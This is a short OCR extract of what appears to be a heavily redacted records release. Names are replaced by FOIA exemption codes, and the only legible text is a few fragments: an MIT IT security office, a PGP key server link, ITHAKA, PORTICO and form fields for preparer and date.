
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
IT Security Systems & Services, ISAT
MIT
(b)(6),(b)(7)(C)
PGP key ID: (b)(6),(b)(7)(C) http://pgp.mit.edu



ITHAKA
PORTICO
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)



RIF






PREPARED BY
DATE
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)

